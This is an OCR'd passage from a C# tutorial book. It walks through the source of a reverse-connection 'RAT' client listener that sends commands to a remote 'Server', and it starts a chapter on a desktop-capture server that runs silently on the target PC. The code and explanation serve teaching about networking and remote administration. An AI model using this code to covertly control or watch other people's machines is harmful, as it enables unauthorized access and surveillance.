



Fig 10f – Inserting a toolStripStatusLabel

Then insert a Form1_Shown Event Handler and a textBox2_KeyDown Event Handler. To insert a Form1_Shown event handler, first select the Form, then use the Properties Explorer on the bottom right of the Visual C# 2005 Express IDE. See Fig 10g below.



Shown: Form1_Shown

Shown

Occurs whenever the form is first shown.

Fig 10g – Inserting an event handler.

Referring to Fig 10g above, you will need to click on the lighting icon in order to activate the Event List. Then scroll down to the **Shown** event and double-click on the right empty space. A Form1_Shown Event Handler will be inserted and you will also see a Form1_Shown event as shown above in Fig 10g:

```
private void Form1_Shown(object sender, EventArgs e) {
//Enter your code here
}
```

To insert a textBox2_KeyDown event handler, repeat the steps above, but this time select the textBox2 object on the Form first. You will also need to insert a Form1_FormClosing event handler. Again, use the same technique above.

Now, type in the following code as shown below.

```
   //
//Reverse Connection Client Listener by Paul Chin //August 28,
2007
//
using System;
using System.Collections.Generic;
using System.ComponentModel; using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms; using System.Net.Sockets; using
System.IO;
using System.Threading; using System.Net;
namespace ReverseRatClient {
   //for Streams
//to run commands concurrently //for IPEndPoint
   public partial class Form1 : Form {
TcpListener tcpListener;
Socket socketForServer;
NetworkStream networkStream; StreamWriter streamWriter;
StreamReader streamReader;
```

```
StringBuilder strInput;
Thread th_StartListen,th_RunClient;
public Form1() {

   InitializeComponent(); private void Form1_Shown(object
sender, EventArgs e) {

   th_StartListen = new Thread(new ThreadStart(StartListen));
th_StartListen.Start();
textBox2.Focus();
}

   private void StartListen() {
tcpListener = new TcpListener(System.Net.IPAddress.Any, 6666);
tcpListener.Start();
toolStripStatusLabel1.Text = "Listening on port 6666 ..."; for
(;;)
{
socketForServer = tcpListener.AcceptSocket(); IPEndPoint ipend =
(IPEndPoint)socketForServer.RemoteEndPoint;
toolStripStatusLabel1.Text = "Connection from " +
IPAddress.Parse(ipend.Address.ToString()); th_RunClient = new
Thread(new ThreadStart(RunClient)); th_RunClient.Start();
}
}

   private void RunClient() {
networkStream = new NetworkStream(socketForServer); streamReader
= new StreamReader(networkStream); streamWriter = new
StreamWriter(networkStream);
strInput = new StringBuilder();

   while (true) {
try {
strInput.Append(streamReader.ReadLine());
strInput.Append("\r\n");
}
catch (Exception err)
{
Cleanup();
break;
}
Application.DoEvents();
DisplayMessage(strInput.ToString()); strInput.Remove(0,
strInput.Length);
}
}
   private void Cleanup() {
try {
streamReader.Close();
streamWriter.Close();
networkStream.Close();
socketForServer.Close();
}
catch (Exception err) { }
toolStripStatusLabel1.Text = "Connection Lost";
private delegate void DisplayDelegate(string message);
   private void DisplayMessage(string message) {
if (textBox1.InvokeRequired) {
Invoke(new DisplayDelegate(DisplayMessage), new object[] {
message });
}
else
{
textBox1.AppendText(message); }
}
   private void textBox2_KeyDown(object sender, KeyEventArgs e)
{
try {
if (e.KeyCode == Keys.Enter) {
strInput.Append(textBox2.Text.ToString());
streamWriter.WriteLine(strInput);
streamWriter.Flush();
strInput.Remove(0, strInput.Length); if (textBox2.Text == "exit")
Cleanup(); if (textBox2.Text == "terminate") Cleanup(); if
(textBox2.Text == "cls") textBox1.Text = ""; textBox2.Text = "";
}
}
catch (Exception err) { }
}
   private void Form1_FormClosing(object sender,
FormClosingEventArgs e) {
Cleanup();
System.Environment.Exit(System.Environment.ExitCode);
}
} }
```

10.5 Explanation of the Client Listener Program

Remember that this is a Windows Application. It will present a Graphical User Interface as shown in Figures 10d and 10e above.

In addition to the default libraries, you will need to add these:

```
   using System.Net.Sockets; using System.IO;
using System.Threading; using System.Net;

   //for Streams
//to run commands concurrently //for IPEndPoint
```

The Sockets is to enable networking. IO is for enabling the sockets to transmit and receive streams. Threading is for running the server (RunServer method) in a separate thread so that the Form will not block. And Net is for storing the address retrieved from the socket remote endpoint, i.e the address of the Server which is connecting to our client.

We will need the following objects:

```
    TcpListener tcpListener;
Socket socketForServer;
NetworkStream networkStream; StreamWriter streamWriter;
StreamReader streamReader;
StringBuilder strInput;
Thread th_StartListen,th_RunClient;
```

Although we are not a Server, yet we need a TcpListener because we need to listen for the Server's connection. Remember, we are a reverse connection system. Socket is the endpoint which will be created when a Server successfully connects to the Client. NetworkStream must be created from the Socket for the StreamWriter and StreamReader to write to the socket and also to read from the socket. StringBuilder's strInput is to store the command that the Client will be sending to the Server. And finally, Thread th_StartListen and th_RunClient is to hold the StartListen and RunClient method that will be run in their own threads concurrently with the Form application. As mentioned before, this is necessary because we don't want the Form to block, i.e stop and wait for the StartListen and RunClient methods to complete.

Next, we add code in the Form1_Shown event handler:

```
    private void Form1_Shown(object sender, EventArgs e) {
th_StartListen = new Thread(new ThreadStart(StartListen));
th_StartListen.Start();
textBox2.Focus();
}
```

We want the StartListen method to run in a separate thread. The reason for this is already discussed earlier. We also wish the textBox2 to have the focus, so that the user can immediately type in commands into the textBox2 once a connection is established. We will now analyze the StartListen method:

```
    private void StartListen() {
```

```
tcpListener = new TcpListener(System.Net.IPAddress.Any, 6666);
tcpListener.Start();
toolStripStatusLabel1.Text = "Listening on port 6666 ..."; for
(;;)
{
socketForServer = tcpListener.AcceptSocket();
IPEndPoint ipend = (IPEndPoint)socketForServer.RemoteEndPoint;
toolStripStatusLabel1.Text = "Connection from " +
IPAddress.Parse(ipend.Address.ToString());
th_RunClient = new Thread(new ThreadStart(RunClient));
th_RunClient.Start();
}
}
```

The StartListen method will first create a listening port to listen on port 6666. This port will bind on all interfaces, eg, loopback interface (127.0.0.1), intranet interface (eg, 192.168.0.1) and internet interface (eg 219.95.12.13). The toolstrip label will be updated to inform the user that the Client listener is now “Listening on port 6666…”. The program will then enter a for-loop. The first line of code will block (i.e stop and wait) for connections.

Note that the blocking will not affect the Form, which will still be responsive. You can still drag and move the form and also resize etc. This is because the StartListen method runs in its own thread which is separate from the thread of the From application. If a Server successfully connects, a socket called socketForClient will be created to handle the communication with the Server. The program will next extract the IP address of the Server and the toolstrip status label will inform the user that there is a “Connection from … [IP Address]”:

```
IPEndPoint ipend = (IPEndPoint)socketForServer.RemoteEndPoint;
toolStripStatusLabel1.Text="Connection from " +
IPAddress.Parse(ipend.Address.ToString());
```

The program then creates a separate thread to handle the new socket by creating a thread to call the RunClient method:

```
th_RunClient = new Thread(new ThreadStart(RunClient));
th_RunClient.Start();
```

We will now analyze the RunClient method. Within this method, a network stream is created and subsequently used to create a stream reader and a stream writer so that the Client can read and can also write to the socket:

```
    networkStream = new NetworkStream(socketForServer);
streamReader = new StreamReader(networkStream); streamWriter =
new StreamWriter(networkStream);
```

The strInput StringBuilder is for storing the data sent by the Server and also used to store commands to be sent to the Server:

```
strInput = new StringBuilder();
```

We now enter the while-loop, which happens to be a perpetual loop:

```
    while (true) {
try {
strInput.Append(streamReader.ReadLine());
strInput.Append("\r\n");
}
catch (Exception err)
{
```

```
Cleanup();
break;
}
Application.DoEvents();
DisplayMessage(strInput.ToString()); strInput.Remove(0,
strInput.Length);
}
```

The program flow will keep looping within this while-loop provided the Server is connected to the Client. With each loop, it will read the data, if any, that the Server sends. This reading task is performed in a try-catch block. If the Server suddenly disconnects, an exception will be thrown and caught by the catch-block which in turn, calls the Cleanup() method:

```
    private void Cleanup() {
try {
streamReader.Close();
streamWriter.Close();
networkStream.Close();
socketForServer.Close();
}
catch (Exception err) { }
toolStripStatusLabel1.Text = "Connection Lost"; }
```

On the other hand, if the Server does not suddenly disconnect, program flow will continue to DisplayMessage() which the Server sends. But, in order to display the message in the object textBox1, we need to use a delegate:

```
delegate void DisplayDelegate(string message);
```

A delegate helps us sends messages between threads. It is like a middle man. Direct cross thread manipulations is not allowed. Note that the textBox1 is an object within the Form application – which is a separate thread from the RunServer method which runs in a different thread. The DisplayDelegate is used by the DisplayMessage method as follows:

```
   private void DisplayMessage(string message) {
if (textBox1.InvokeRequired) {
Invoke(new DisplayDelegate(DisplayMessage), new object[] {
message });
}
else
{
textBox1.AppendText(message); }
}
```

Diagrammatically, the whole process can be represented in Fig 10g below.

```
String String DisplayMessage() ------DisplayDelegate-------
textBox1
```

Fig 10g – Using a delegate to send cross-thread messages

In order to send commands to the Server, we type our commands into the textBox2 object as mentioned earlier. Once a command is typed in, the user presses the Enter key. To catch the Enter key event, we use a textBox2_KeyDown event handler:

```
   private void textBox2_KeyDown(object sender, KeyEventArgs e)
{
try {
if (e.KeyCode == Keys.Enter)
{
strInput.Append(textBox2.Text.ToString());
streamWriter.WriteLine(strInput);
streamWriter.Flush();
strInput.Remove(0, strInput.Length); if (textBox2.Text == "exit")
Cleanup(); if (textBox2.Text == "terminate") Cleanup(); if
(textBox2.Text == "cls") textBox1.Text = ""; textBox2.Text = "";
}
}
catch (Exception err) { }
}
```

It is here that the commands are sent to the Server using the streamWriter.WriteLine method. Note that if the user enters the "exit" command, we want to Cleanup() the streams and sockets for re-use. The Server will still be alive, however. Only, the Client is disconnected. Should the user enter the "exit" command, the Client disconnects and if the Server is still alive, a new connection will be established in 5000 milliseconds (5 seconds). On the other hand, if the user sends the "terminate" command, the Client will disconnect by calling the Cleanup() method. However, this time, the "terminate" command will be executed by the Server to exit itself. Note that once the Server exits, the Client will no longer be receiving new re-connections from the Server.

Finally, in order to cleanly close all streams, sockets and exit the application, when the user clicks on the "x" on the top right of the form, we insert a Form1_FormClosing event handler:


```
    private void Form1_FormClosing(object sender,
FormClosingEventArgs e) {
Cleanup();
System.Environment.Exit(System.Environment.ExitCode);
}
```

Exercise 10a

Modify the Client Listener Form so that there will be a button for each of the following commands:
BUTTON FUNCTION

```
     message – Show message box “Hello world”
beep - Sound Beep
ejectcd - Eject CD Tray
closecd - Close CD Tray
exit - Close this session
terminate - Shutdown the Server Process and
Port
```

See Fig 10h below for example of the Interface.



Listening on port 6666 ...

Fig 10 h – Client Listener Graphical User Interface

CHAPTER 11 – Remote Desktop Capture

11.1 Objective

In this chapter, we will build a remote desktop capture server and client. What this means is that the Server which will run on the Server PC will capture the desktop and send it to the Client PC which is running the Client part. As usual the Server will run silently on the Server PC whilst the Client program will be a GUI (Graphical User Interface) client. The system is as depicted in Fig 11a below.

```
Desktop Image
Server --------------------Client
```

Fig 11a – Remote Desktop Capture architecture

Referring to Fig 11a, you will note that the Server first captures the Desktop image and then sends it to the Client. The Client receives the file and displays it in a Picture Box on the Client Interface. At first we will build a simple standalone program to capture the Desktop and save it locally in the hard disk. Next, we will build a Server which captures the desktop and sends the file to the Client which then displays it in its User Interface. We will build two versions of the second project. One version is where the Client initiates the connection to the Server and then requests for a connection. This is called the Direct

Connection Remote Desktop Capture. The second version is where the Server initiates the connection. The Server connects to the Client and sends the Desktop capture to the Client. This is called Reverse Connection Remote Desktop Capture. To summarize, we will be doing the following projects:

1. Standalone Desktop Capture
2. Direct Connection Remote Desktop Capture
3. Reverse Connection Remote Desktop Capture

We will be doing Project 1 and 2 in this Chapter and Project 3 in the next Chapter.

11.2 Building a Standalone Desktop Capture

In this first project we will build a program that will capture the desktop and save it as a file called Desktop.jpg when a button is clicked. The Interface is as shown in Fig 11b.




Fig 11b – Local Desktop Capture

Refer to Fig 11b. When the user clicks on the button Capture Desktop, the program will take a snapshot of the Desktop and save it in the same folder where the program is running. If the program is running in C:\, then the snapshot will be saved as C:\Desktop.jpg. To view the captured image, just open it with any picture editor and you should see something like Fig 11c.

